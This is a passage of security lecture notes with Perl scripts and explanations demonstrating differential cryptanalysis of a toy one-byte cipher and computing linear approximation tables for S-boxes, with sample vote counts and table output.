##  Since you are likely to run this script repeatedly as you experiment with
##  different strategies for estimating the subkey used in the last round, the script
##  makes it easy to do so by writing the information that is likely to stay constant
##  from one run to the next to disk-based DBM files.  The script creates the
##  following DBM files:
##
##     worst_differentials.dir  and  worst_differentials.pag   --     See Line (A14)
##
##  These DBM files are created the very first time you run this script.  Your
##  subsequent runs of this script will be much faster since this DBM database
##  would not need to be created again.  Should there be a need to run the script
##  starting from ground zero, you can clear the DBM files created in your directory
##  by calling the script:
##
##       clean_db_files.pl
##
##  Finally, if you set the number of tries in Line (A10) to a large number and you
##  are tired of waiting, you can kill the script at any time you wish.  To see the
##  vote counts accumulated up to that point for the different possible candidates
##  for the last round key, just run the script:
##
##       get_vote_counts.pl
##
##  The scripts clean_db_files.pl and get_vote_counts.pl are in the gzipped archive
##  that goes with Lecture 8 at the lecture notes web site.

use strict;
use Algorithm::BitVector;
$|++;

my $debug = 1;
my $AES_modulus = Algorithm::BitVector->new(bitstring => '100011011');                  #(A1)
my $number_of_rounds = 1;                                                               #(A2)
my $encryption_key = Algorithm::BitVector->new(bitstring => '10001011');                #(A3)
my $differential_hist;                                                                  #(A4)
my %decryption_inverses;                                                                #(A5)
my %worst_differentials;                                                                #(A6)
```

```
my @worst_input_differentials;                                                  #(A7)
my @worst_output_differentials;                                                 #(A8)

my $hist_threshold = 8;                                                         #(A9)
my $tries = 500;                                                                #(A10)

unlink glob "votes.*";                                                          #(A11)
dbmopen my %votes_for_keys, "votes", 0644
    or die "cannot create DBM file: $!";                                        #(A12)

#  This lookup table is used for the byte substituion step during encryption in the
#  subroutine defined in lines (C1) through (C14).  By experimenting with the script
#  differentials_frequency_calculator.pl this lookup table was found to yield a good
#  non-uniform histogram for the plaintext/ciphertext differentials.
my @lookuptable = qw(213 170 104 116 66 14 76 219 200 42 22 17 241 197 41 216 85 140
                     183 244 235 6 118 208 74 218 99 44 1 89 11 205 195 125 47 236 113
                     237 131 109 102 9 21 220 59 154 119 148 38 120 13 217 16 100 191 81
                     240 196 122 83 177 229 142 35 88 48 167 0 29 153 163 146 166 77 79
                     43 10 194 232 189 238 164 204 111 69 51 126 62 211 242 70 214 247 55
                     202 78 239 114 184 112 228 84 152 187 45 49 175 58 253 72 95 19 37
                     73 145 87 198 71 159 34 91 168 250 255 8 121 96 50 141 181 67 26 243
                     130 68 61 24 105 210 172 139 136 128 157 133 80 93 39 2 143 161 186 33
                     144 178 30 92 138 169 86 249 252 155 193 63 223 203 245 129 4 171
                     115 3 40 151 7 188 231 174 25 23 207 180 56 46 206 215 227 162 199
                     97 147 182 149 108 36 132 5 12 103 110 209 160 137 53 224 185 173
                     20 222 246 28 179 134 75 254 57 60 234 52 165 225 248 31 230 156
                     124 233 158 27 18 94 65 32 54 106 192 221 190 101 98 251 212 150
                     201 117 127 107 176 226 135 123 82 15 64 90);                  #(A13)

#  In what follows, we first check if the worst_differentials DBM files were created
#  previously by this script.  If they are already on the disk, create the disk-based
#  hash %worst_differentials_db from the data in those files.  If not, create the DBM
#  files so that they can subsequently be populated by the call in line (A18).
#  [IMPORTANT: In a more realistic attack logic, you will need to create a more
#  general version of the code in lines (A14) through (A21) so that you find the
#  histogram for the plaintext/ciphertext differentials not for just one round, but
#  for all the rounds involved. See the tutorial by Howard Heys for this important
#  point.]
dbmopen my %worst_differentials_db, "worst_differentials", 0644
             or die "Can't open DBM file: $!";                                  #(A14)
unless (keys %worst_differentials_db) {                                         #(A15)
    foreach my $i (0..255) {                                                    #(A16)
        foreach my $j (0..255) {                                                #(A17)
           $differential_hist->[$i][$j] = 0;                                    #(A18)
        }
    }
    gen_differential_histogram();                                               #(A19)
    #  The call shown below will show that part of the histogram for which both
    #  the input and the output differentials are in the range (32, 63).
    display_portion_of_histogram(32, 64) if $debug;                             #(A20)
    #  From the 2D input/output histogram for the differentials, now represent that
    #  information has a hash in which the keys are the plaintext differentials and
    #  the value associated with each key the ciphertext differential whose histogram
    #  count exceeds the supplied threshold:
    find_most_probable_differentials($hist_threshold);                          #(A21)
```

```
}
%worst_differentials = %worst_differentials_db;                                          #(A22)
die"no candidates for differentials: $!" if keys %worst_differentials == 0;              #(A23)
@worst_input_differentials = sort {$a <=> $b} keys %worst_differentials;                 #(A24)
@worst_output_differentials =  @worst_differentials{@worst_input_differentials};         #(A25)
if ($debug) {
    print "\nworst input differentials: @worst_input_differentials\n";                   #(A26)
    print "\nworst output differentials: @worst_output_differentials\n";                 #(A27)
}

#  The following call makes a hash that does the opposite of what is achieved by
#  indexing into the lookup table of line (A13). It fills the hash
#  '%decryption_inverses' with <key,value> pairs, with the keys being the ciphertext
#  bytes and the values being the corresponding plaintext bytes.
find_inverses_for_decryption();                                                          #(A28)

estimate_last_round_key();                                                               #(A29)

#  Now print out the ten most voted for keys.  To see the votes for all possible keys,
#  execute the script get_vote_counts.pl separately after running this script.
print "no votes for any candidates for the last round key\n"
                                    if keys %votes_for_keys == 0;                        #(A30)
if (scalar keys %votes_for_keys) {                                                       #(A31)
    my @vote_sorted_keys =
            sort {$votes_for_keys{$b} <=> $votes_for_keys{$a}} keys %votes_for_keys;     #(A32)
    print "\nDisplaying the keys with the largest number of votes: @vote_sorted_keys[0..9]\n";
                                                                                         #(A33)
}

###################################  Subroutines   ############################################

#  The differential attack:
sub estimate_last_round_key {                                                            #(B1)
    my $attempted = 0;                                                                   #(B2)
    foreach my $i (2..255) {                                                             #(B3)
        print "+ " if $debug;                                                            #(B4)
        my $plaintext1 = Algorithm::BitVector->new(intVal => $i, size => 8);             #(B5)
        foreach my $j (2..255) {                                                         #(B6)
            my $plaintext2 = Algorithm::BitVector->new(intVal => $j, size => 8);         #(B7)
            my $input_differential = $plaintext1 ^ $plaintext2;                          #(B8)
            next if int($input_differential) < 2;                                        #(B9)
            next unless exists $worst_differentials{int($input_differential)};           #(B10)
            print "- " if $debug;                                                        #(B11)
            my ($ciphertext1, $ciphertext2) =                                            #(B12)
              (encrypt($plaintext1, $encryption_key), encrypt($plaintext2, $encryption_key));
            my $output_differential = $ciphertext1 ^ $ciphertext2;                       #(B13)
            next if int($output_differential) < 2;                                       #(B14)
            last if $attempted++ > $tries;                                               #(B15)
            print " attempts made $attempted " if $attempted % 500 == 0;                 #(B16)
            print "| " if $debug;                                                        #(B17)
            foreach my $key (0..255) {                                                   #(B18)
                print ". " if $debug;                                                    #(B19)
                my $key_bv = Algorithm::BitVector->new(intVal => $key, size => 8);       #(B20)
                my $partial_decrypt_int1 = $decryption_inverses{int($ciphertext1 ^ $key_bv )};
                                                                                         #(B21)
```

```
                my $partial_decrypt_int2 = $decryption_inverses{int($ciphertext2 ^ $key_bv )};
                                                                                    #(B22)
                my $delta = $partial_decrypt_int1 ^ $partial_decrypt_int2;          #(B23)
                if (exists $worst_differentials{$delta}) {                          #(B24)
                    print "  voted  " if $debug;                                    #(B25)
                    $votes_for_keys{$key}++;                                       #(B26)
                }
            }
        }
    }
}

sub encrypt {                                                                       #(C1)
    my $plaintext = shift;              # must be a bitvector                       #(C2)
    my $key = shift;                    # must be a bitvector                       #(C3)
    my $round_input = $plaintext;                                                   #(C4)
    my $round_output;                                                               #(C5)
    my $round_key = $key;                                                           #(C6)
    if ($number_of_rounds > 1) {                                                    #(C7)
        foreach my $round (0..$number_of_rounds-1) {                                #(C8)
            $round_output = get_sbox_output_lookup($round_input) ^ $round_key;      #(C9)
            $round_input = $round_output;                                           #(C10)
            $round_key = $round_key >> 1;                                           #(C11)
        }
    } else {                                                                        #(C12)
        $round_output = get_sbox_output_lookup($round_input) ^ $key;                #(C13)
    }
    return $round_output;                                                           #(C14)
}

#  Since the SubBytes step in encryption involves taking the square of a byte in
#  GF(2^8) based on AES modulus, for invSubBytes step for decryption will involve
#  taking square-roots of the bytes in GF(2^8).  This subroutine calculates these
#  square-roots.
sub find_inverses_for_decryption {                                                  #(D1)
    foreach my $i (0 .. @lookuptable - 1) {
        $decryption_inverses{$lookuptable[$i]} = $i;
    }
}

#  This function represents the histogram of the plaintext/ciphertext differentials
#  in the form of a hash in which the keys are the plaintext differentials and the
#  value for each plaintext differential the ciphertext differential where the
#  histogram count exceeds the threshold.
sub find_most_probable_differentials {                                              #(F1)
    my $threshold = shift;                                                          #(F2)
    foreach my $i (0..255) {                                                        #(F3)
        foreach my $j (0..255) {                                                    #(F4)
           $worst_differentials_db{$i} = $j if $differential_hist->[$i][$j] > $threshold;#(F5)
        }
    }
}

#  This subroutine generates a 2D histogram in which one axis stands for the
#  plaintext differentials and the other axis the ciphertext differentials.  The
```

```
#  count in each bin is the number of times that particular relationship is seen
#  between the plaintext differentials and the ciphertext differentials.
sub gen_differential_histogram {                                                    #(G1)
    foreach my $i (0 .. 255) {                                                      #(G2)
        print "\ngen_differential_hist: i=$i\n" if $debug;                          #(G3)
        foreach my $j (0 .. 255) {                                                  #(G4)
            print ". " if $debug;                                                   #(G5)
            my ($a, $b) = (Algorithm::BitVector->new(intVal => $i, size => 8),
                           Algorithm::BitVector->new(intVal => $j, size => 8));     #(G6)
            my $input_differential = int($a ^ $b);                                  #(G7)
            my ($c, $d) = (get_sbox_output_lookup($a), get_sbox_output_lookup($b)); #(B9)
            my $output_differential = int($c ^ $d);                                 #(G9)
            $differential_hist->[$input_differential][$output_differential]++;      #(G10)
        }
    }
}

sub get_sbox_output_lookup {                                                        #(D1)
    my $in = shift;                                                                 #(D2)
    return Algorithm::BitVector->new(intVal => $lookuptable[int($in)], size => 8);  #(D3)
}

#  Displays in your terminal window the bin counts in the two-dimensional histogram
#  for the input/output mapping of the differentials.  You can control the portion of
#  the 2D histogram that is output by using the first argument to set the lower bin
#  index and the second argument the upper bin index along both dimensions.
#  Therefore, what you see is always a square portion of the overall histogram.
sub display_portion_of_histogram {                                                  #(J1)
    my $lower = shift;                                                              #(J2)
    my $upper = shift;                                                              #(J3)
    foreach my $i ($lower .. $upper - 1) {                                          #(J4)
        print "\n";                                                                 #(J5)
        foreach my $j ($lower .. $upper - 1) {                                      #(J6)
            print "$differential_hist->[$i][$j] ";                                  #(J7)
        }
    }
}
```

- When you run the script for just one round, that is, when you set the value of the variable **`$number_of_rounds`** to 1 in line (A2), you should get the following answer for the ten encryption keys that received the largest number of notes (in decreasing order of the number of votes received):

  `139  51  200  225  108  216  161  208  26  140`

  This answer is how you'd expect it to be since the decimal 139

is equivalent to the binary 10001011, which is the encryption key set in line (A3) of the script. For a more detail look at the distribution of the votes for the keys, execute the script:

```
get_vote_counts.pl
```

This script will return an answer like

```
139: 501      51: 40      200: 40      225: 40      108: 39  ...
```

where the number following the colon is the number for votes for the integer value of the encryption key shown at the left of the colon.

- If you run the attack script with the number of rounds set to 2 in line (A2), you should see the following answer for the ten keys that received the largest number of votes:

```
82  180  214  20  72  44  109  105  52  174
```

This answer says that the most likely key used in the second round is the integer 82, which translates into the binary 01010010. If you examine the logic of encryption in lines (C1) through (C14) — especially if you focus on how the round key is set in line (C11) — the answer returned by the script is incorrect. However, that is not surprising since our input/output histogram of the differentials is based on just one round. As explained in the previously mentioned tutorial by Howard Heys, we would need to construct a more elaborate model of the differentials propagate through multiple rounds for the script to do better in those cases.

- That brings us to the subject of **linear attacks** on block ciphers. A linear attack on a block cipher is a *known plaintext attack*. In such attacks, the adversary has access to a set of plaintexts and the corresponding ciphertexts. However, unlike the differential attack, the adversary does not choose any specific subset of these.

- A linear attack exploits linear relationships between the bits to the input to the SBox and the bits at the output. Let $(X_0, X_1, X_2, X_3, X_4, X_5, X_6, X_7)$ represent the bits at the input to an SBox and let $(Y_0, Y_1, Y_2, Y_3, Y_4, Y_5, Y_6, Y_7)$ represent the bits at the output. Should it be the case that there exist bit positions $i_1, \ldots, i_m$ at the input and the bit positions $j_1, \ldots, j_n$ at the output for some values of m and n so that the following is either often true or often false: [The phrase 'often true' here means 'significantly above average' and the phrase 'often false' means 'significantly below average'. For an ideal SBox, such relationships would be true (and, therefore, false) with a probability of 0.5 for all sets of bit positions at the input and the output.]

$$X_{i_1} \otimes X_{i_2} \ldots \otimes X_{i_m} \otimes Y_{i_1} \otimes Y_{i_2} \ldots \otimes Y_{i_n} \;=\; 0 \tag{5}$$

  that fact can be exploited by a linear attack to make good estimates for the key bits in at least the last round of a block cipher.

- As should be obvious to the reader, the linear relationship shown above can also be expressed as

$$X_{i_1} \otimes X_{i_2} \ldots \otimes X_{i_m} \;=\; Y_{i_1} \otimes Y_{i_2} \ldots \otimes Y_{i_n} \tag{6}$$

- It is important to realize that such a relationship must hold for all possible values of 0's and 1's at the bit positions in question. Consider the case when the list of output bit positions is empty. Now there will be 128 out of 256 different possible bit patterns at the input for which the linear relationship, as shown in Equation (5), will be satisfied. For this case, whenever an input bit pattern has an even number of 1's, its XOR-sum will be zero. (And that will happen in 128 out of 256 cases.) The same would be the case when we consider an empty set of input bits and all possible variations on the output bits.

- It must be emphasized that the linear attack exploits not only those bit positions at the input and the output when the linear relationship is often true, it also exploits those bit positions when such linear relationships are often false. The inequality case of the linear relationships of the sort shown above are more correctly referred to as **affine relationships**.

- As mentioned earlier, for an ideal SBox, all linear (and affine) relationships of the sort shown above will hold with a probability of 0.5. That is, if you feed the 256 possible different bit patterns into the input of a SBox, you should see such relationships to hold 128 times for all possible groupings of the input bit positions and the output bit positions. Any departure from this average is referred to as *linear approximation bias*. It is this bias that is exploited by a linear attack on a block cipher

- So our first order of business is to characterize an SBox with regard to the prevalence of linear approximation biases. The two independent variables in a depiction of this bias are the input bit positions and the output bit positions. We can obviously express both with integers that range from 0 to 255, both ends inclusive. We will refer to these two integers as the **bit grouping integers**. The bits that are set in the bit-pattern representations of the two integers tell us which bit positions are involved in a linear (or an affine) relationship. For example, when the bit grouping integer for the input bits is 3 and the one for the output bits is 12, we are talking about the following relationship:

$$X_0 \otimes X_1 \;=\; Y_2 \otimes Y_3$$

- By scanning through all 256 different possible bit patterns at the input to an SBox, and through the corresponding 256 different possible output bit patterns, we can count the number of times the equations of the type shown in Eq. (6) are satisfied. After we subtract the average value of 128 from these counts, we get what is referred to as the linear approximation table (LAT).

- What follows is a Perl script that can calculate LAT for two different choices of the SBox, depending on which of the two lines, (B4) or (B5), is left uncommented. The statement in line (B4) gives you an SBox that replaces a byte with its MI in $GF(2^8)$ based on the AES modulus. On the other hand, the statement in line (B5) gives an SBox that is based on the lookup table defined

in line (A8). The LAT itself is calculated in lines (B1) through (B26) of the script.

```
#!/usr/bin/perl -w

##  linear_approximation_table_generator.pl

##  Avi Kak  (March 5, 2015)

##  This script demonstrates how to generate the Linear Approximation Table that is
##  needed for mounting a Linear Attack on a block cipher.

use strict;
use Algorithm::BitVector;
use Graphics::GnuplotIF;
$|++;

my $debug = 1;
my $AES_modulus = Algorithm::BitVector->new(bitstring => '100011011');                  #(A1)

#  Initialize LAT:
my $linear_approximation_table;                                                         #(A2)
foreach my $i (0..255) {                                                                #(A3)
    foreach my $j (0..255) {                                                            #(A4)
       $linear_approximation_table->[$i][$j] = 0;                                       #(A5)
    }
}

#  When SBox is based on lookup, we will use the "table" created by randomly
#  permuting the the number from 0 to 255:
#my $lookuptable = shuffle([0..255]);                                                   #(A6)
#my @lookuptable = @$lookuptable;                                                       #(A7)
my @lookuptable = qw(213 170 104 116 66 14 76 219 200 42 22 17 241 197 41 216 85 140
                     183 244 235 6 118 208 74 218 99 44 1 89 11 205 195 125 47 236 113
                     237 131 109 102 9 21 220 59 154 119 148 38 120 13 217 16 100 191 81
                     240 196 122 83 177 229 142 35 88 48 167 0 29 153 163 146 166 77 79
                     43 10 194 232 189 238 164 204 111 69 51 126 62 211 242 70 214 247 55
                     202 78 239 114 184 112 228 84 152 187 45 49 175 58 253 72 95 19 37
                     73 145 87 198 71 159 34 91 168 250 255 8 121 96 50 141 181 67 26 243
                     130 68 61 24 105 210 172 139 136 128 157 133 80 93 39 2 143 161 186 33
                     144 178 30 92 138 169 86 249 252 155 193 63 223 203 245 129 4 171
                     115 3 40 151 7 188 231 174 25 23 207 180 56 46 206 215 227 162 199
                     97 147 182 149 108 36 132 5 12 103 110 209 160 137 53 224 185 173
                     20 222 246 28 179 134 75 254 57 60 234 52 165 225 248 31 230 156
                     124 233 158 27 18 94 65 32 54 106 192 221 190 101 98 251 212 150
                     201 117 127 107 176 226 135 123 82 15 64 90);                      #(A8)


gen_linear_approximation_table();                                                       #(A9)
```

```
#  The call shown below will show that part of the LAT for which both the input and
#  the output bit grouping integers are in the range (0, 32):
display_portion_of_LAT(0, 32);                                                    #(A10)

#  This call makes a graphical plot for a portion of the LAT.  The bit grouping index
#  ranges for both the input and the output bytes are 32 to 64:
plot_portion_of_LAT($linear_approximation_table, 32, 64);                         #(A11)
## The following call makes a hardcopy of the plot:
plot_portion_of_LAT($linear_approximation_table, 32, 64, 3);                      #(A12)

#  You have two choices for the SBox in lines (B4) and (B5).  The one is line (B4) is
#  uses MI in GF(2^8) based on the AES modulus.  And the one in line (B5) uses the
#  lookup table defined above in line (A8). Comment out the one you do not want.
sub gen_linear_approximation_table {
    foreach my $x (0 .. 255) {              # specify a byte for the input to the SBox  #(B1)
        print "\input byte = $x\n" if $debug;                                         #(B2)
        my $a = Algorithm::BitVector->new(intVal => $x, size => 8);                   #(B3)
        #  Now get the output byte for the SBox:
        my $c = get_sbox_output_MI($a);                                               #(B4)
#        my $c = get_sbox_output_lookup($a);                                          #(B5)
        my $y = int($c);                                                              #(B6)
        foreach my $bit_group_from_x (0 .. 255) {                                     #(B7)
            my @input_bit_positions;                                                  #(B8)
            foreach my $pos (0..7) {                                                  #(B9)
                push @input_bit_positions, $pos if ($bit_group_from_x >> $pos) & 1;   #(B10)
            }                                                                         #(B11)
            my $input_linear_sum = 0;                                                 #(B12)
            foreach my $pos (@input_bit_positions) {                                  #(B13)
                $input_linear_sum ^= (($x >> $pos) & 1);                              #(B14)
            }
            foreach my $bit_group_from_y (0 .. 255) {                                 #(B15)
                my @output_bit_positions;                                             #(B16)
                foreach my $pos (0..7) {                                              #(B17)
                    push @output_bit_positions, $pos if ($bit_group_from_y >> $pos) & 1; #(B18)
                }
                my $output_linear_sum = 0;                                            #(B19)
                foreach my $pos (@output_bit_positions) {                             #(B20)
                    $output_linear_sum ^= (($y >> $pos) & 1);                         #(B21)
                }
                $linear_approximation_table->[$bit_group_from_x][$bit_group_from_y]++ #(B22)
                     if $input_linear_sum == $output_linear_sum;                      #(B23)
            }
        }
    }
    foreach my $i (0 .. 255) {                                                        #(B24)
        foreach my $j (0 .. 255) {                                                    #(B25)
            $linear_approximation_table->[$i][$j] -= 128;                             #(B26)
        }
    }
}

sub get_sbox_output_MI {                                                              #(C1)
    my $in = shift;                                                                   #(C2)
    return int($in) != 0 ? $in->gf_MI($AES_modulus, 8) :                              #(C3)
                        Algorithm::BitVector->new(intVal => 0);                       #(C4)
```

```
}

sub get_sbox_output_lookup {                                                    #(D1)
    my $in = shift;                                                             #(D2)
    return Algorithm::BitVector->new(intVal => $lookuptable[int($in)], size => 8);       #(D3)
}

# Fisher-Yates shuffle:
sub shuffle {                                                                   #(E1)
    my $arr_ref = shift;                                                        #(E2)
    my $i = @$arr_ref;                                                          #(E3)
    while (  $i-- ) {                                                           #(E4)
        my $j = int rand( $i + 1 );                                             #(E5)
        @$arr_ref[ $i, $j ] = @$arr_ref[ $j, $i ];                              #(E6)
    }                                                                           #(E7)
    return $arr_ref;                                                            #(E8)
}

########################## Support Routines for Displaying LAT  ##############################

#  Displays in your terminal window the bin counts (minus 128) in the LAT calculated
#  in lines (B1) through (B26). You can control the portion of the display by using
#  the first argument to set the lower bin index and the second argument the upper
#  bin index along both dimensions.  Therefore, what you see is always a square
#  portion of the LAT.
sub display_portion_of_LAT {                                                    #(F1)
    my $lower = shift;                                                          #(F2)
    my $upper = shift;                                                          #(F3)
    foreach my $i ($lower .. $upper - 1) {                                      #(F4)
        print "\n";                                                             #(F5)
        foreach my $j ($lower .. $upper - 1) {                                  #(F6)
            print "$linear_approximation_table->[$i][$j] ";                     #(F7)
        }
    }
}

#  Displays with a 3-dimensional plot a square portion of the LAT. Along both the X
#  and the Y directions, the lower bound on the bin index is supplied by the SECOND
#  argument and the upper bound by the THIRD argument.  The last argument is needed
#  only if you want to make a hardcopy of the plot.  The last argument is set to the
#  number of second the plot will be flashed in the terminal screen before it is
#  dumped into a '.png' file.
sub plot_portion_of_LAT {                                                       #(G1)
    my $hist = shift;                                                           #(G2)
    my $lower = shift;                                                          #(G3)
    my $upper = shift;                                                          #(G4)
    my $pause_time = shift;                                                     #(G5)
    my @plot_points = ();                                                       #(G6)
    my $bin_width = my $bin_height = 1.0;                                       #(G7)
    my ($x_min, $y_min, $x_max, $y_max) = ($lower, $lower, $upper, $upper);     #(G8)
    foreach my $y ($y_min..$y_max-1) {                                          #(G9)
        foreach my $x ($x_min..$x_max-1) {                                      #(G10)
            push @plot_points, [$x, $y, $hist->[$y][$x]];                       #(G11)
        }
    }
```

```
    @plot_points = sort {$a->[0] <=> $b->[0]} @plot_points;                                  #(G12)
    @plot_points = sort {$a->[1] <=> $b->[1] if $a->[0] == $b->[0]} @plot_points;            #(G13)
    my $temp_file = "__temp.dat";                                                            #(G14)
    open(OUTFILE , ">$temp_file") or die "Cannot open temporary file: $!";                   #(G15)
    my ($first, $oldfirst);                                                                  #(G16)
    $oldfirst = $plot_points[0]->[0];                                                        #(G17)
    foreach my $sample (@plot_points) {                                                      #(G18)
        $first = $sample->[0];                                                               #(G19)
        if ($first == $oldfirst) {                                                           #(G20)
            my @out_sample;                                                                  #(G21)
            $out_sample[0] =  $sample->[0];                                                  #(G22)
            $out_sample[1] =  $sample->[1];                                                  #(G23)
            $out_sample[2] =  $sample->[2];                                                  #(G24)
            print OUTFILE "@out_sample\n";                                                   #(G25)
        } else {                                                                             #(G26)
            print OUTFILE "\n";                                                              #(G27)
        }
        $oldfirst = $first;                                                                  #(G28)
    }
    print OUTFILE "\n";
    close OUTFILE;
my $argstring = <<"END";                                                                     #(G29)
set xrange [$x_min:$x_max]
set yrange [$y_min:$y_max]
set view 80,15
set hidden3d
splot "$temp_file" with lines
END
    unless (defined $pause_time) {                                                           #(G30)
        my $hardcopy_name =  "LAT.png";                                                      #(G31)
        my $plot1 = Graphics::GnuplotIF->new();                                              #(G32)
        $plot1->gnuplot_cmd( 'set terminal png', "set output \"$hardcopy_name\"");           #(G33)
        $plot1->gnuplot_cmd( $argstring );                                                   #(G34)
        my $plot2 = Graphics::GnuplotIF->new(persist => 1);                                  #(G35)
       $plot2->gnuplot_cmd( $argstring );                                                    #(G36)
    } else {                                                                                 #(G37)
        my $plot = Graphics::GnuplotIF->new();                                               #(G38)
        $plot->gnuplot_cmd( $argstring );                                                    #(G39)
        $plot->gnuplot_pause( $pause_time );                                                 #(G40)
    }
}
```

- For the case when you run script with the SBox based on MI calculations in $GF(2^8)$, shown below is a small portion of the LAT constructed by the script. [The portion of the LAT shown below was dictated by the page width constraints.] In keeping with the explanation provided earlier, you can see that the topmost row and the leftmost column values

are all zero, as we expect them to be. The entries at the other locations tell us how much positive and negative bias there exists in the linear relationships corresponding to those cells. Looking at the seventh entry (of column index 6) in the second row (of row index 1), we can say that the relationship $X_1 \otimes X_2 \otimes Y_1 = 0$ is true with a probability of 12/256, and so on. Note that the full table that is calculated by the Perl script is 256×256. Theory dictates that the sum of the entries in each row or each column must be either 128 or -128.

```
128  0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0
0   -6   8 -14   4   6  12   6  -2  12  -2  -4  -6  -8   2  -8 -12  -2  12  -2  -8 -14   0  -6  -2
0    8  12   4  -8  -8  -4  12 -12 -12   8   8  -8   0  12 -12 -14  -6  -6  -6  -6  10  10   2   2
0  -14   4   6  12  -2  -8   2  -2  12 -14   0  -2 -12  10   8  -2   8  -2   8   2   4  -6   4 -12
0    4  -8  12 -12   8   0  12  -6  -6  10  10   2  -6  -2  -2   2  -6  -2  14  14   6  -2   6  -8
0    6  -8  -2   8   6 -12 -14  -4  10 -12 -14  -8  -2   4  -6 -14   4   6  -8  -6  -4   2   4  -2
0   12  -4  -8   0 -12   8 -12  -6  -6  -2  -2  -6  10  -6 -14  12 -12   8   0  12  12   4  -4  14
0    6  12   2  12 -14 -12  10   8  -2   4  -6 -12  -6   4  10  12  -2   0  10  -8   2   8  -6  16
0   -2 -12  -2  -6  -4  -6   8  -8  -6   4  -6  -2 -12  -2   8   8 -10   4  14  -6  12 -14  16 -12
0   12 -12  12  -6  10  -6  -2  -6  -2   6  -2  -8   8   0  12   0   4   4  12 -14   2   2  -2  10
0   -2   8 -14  10 -12  -2   4   4   6  -4   2  -2  12   2   4  -2  12   2   4   0  -6   0  -2   2
0   -4   8   0  10 -14  -2  -6  -6  -2   2  -6  12   4   8  12   6 -14   2  10   0   0  -8  -4  -4
0   -6  -8  -2   2  -8  -6 -12  -2  -8  -2  12  16  14  16  -6  -2 -12  10 -12   0   2  -4  10  12
0   -8   0 -12  -6  -2  10  -6 -12   8  12   4  14  -2  -2   2  -6  14  -2  -2  -4 -12   0   4 -14
0    2  12  10  -2   4  -6   4  -2   0   2   8  16  -2  12   6 -12  10   8  10  10   4  -2  -4  14
0   -8 -12   8  -2  -6 -14  10   8  12   4  12  -6   2   6 -14  -8  12 -12  12  -2  -2  -6  -2   0
0  -12 -14  -2   2 -14  12  12   8   0  -2   6  -2  -6 -12  -8  12  -8  10   6  -2  14  12 -12 -12
0   -2  -6   8  -6   4 -12  -2 -10   4  12 -14 -12  14  10  12  -8  -2  -2   4  10  -4   8  10 -14
0   12  -6  -2  -2   6   8   0   4   4   2   2  10  -2   8 -12  10  -2  -4  -8   0  -8  10   2   2
0   -2  -6   8  14  -8   0  10  14  12   4  10 -12  -2  10  12   6   4  -8  -2  12 -10  14   0  12
0   -8  -6   2  14  -6  12  -8  -6 -14   0   0   0  -4  10  -2  -2  10   0  12   4  -4   2  10  12
0  -14  10   4   6  -4  12   2  12   2  -6   0   2 -12   4  -2  14  -4  -8 -10  -4  -2  10   4  -6
0    0  10  -6  -2   2   4   8 -14   2   0  -8  -4   0  -2  -6  12   8  10  14   2  10   4 -12   6
0   -6   2   4   6   4  -4  -6  16  -2  -2  -4  10   4  -4  -2 -12  10   2   0  10   4 -12  14   8
0   -2   2 -12  -8  -2  14  16 -12  10   2  -4  12 -14  14   0 -12 -14   2  12  12  -6   6   8  -4
0  -12  -6  -6 -12   8  -6  -6   6  14  12   0  -6 -14   4   8  12   8  -6   2   8   4  -6 -14  10
0    6  -6 -12   4   2 -14  -4  -8  -2  -2  -8   8  -2  -6  -4 -10  -4   0  -6   2  -8  -8  10   6
0  -12  -6  -6   8  12  -2  -2  14  -2 -12   0 -14   2   4   0   6  -6  -8  16   6  -6  -4   4   0
```

- Shown in Figure 8.7 is a plot of a portion of the LAT that was calculated by the Perl script for the case of SBox based on MI




Figure 7: *Shown is a portion of the LAT for an SBox that calculates MIs in $GF(2^8)$ using the AES modulus.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

in $GF(2^8)$. The portion shown is a 32×32 portion of the table starting at the cell located at $(32, 32)$.

- If you comment out line (B3) and uncomment line (B4) so that the SBox would be based on the lookup table in line (A8), the portion of the plot shown in Figure 8.7 becomes what is shown in Figure 8.8. Note that the largest peaks in the LAT of Figure 8.8 are larger than the largest peaks in the LAT of Figure 8.7. That implies that the SBox based on the lookup table of line (A8) results in larger biases for some of the linear equations compared to the SBox that is based on MI in $GF(2^8)$.

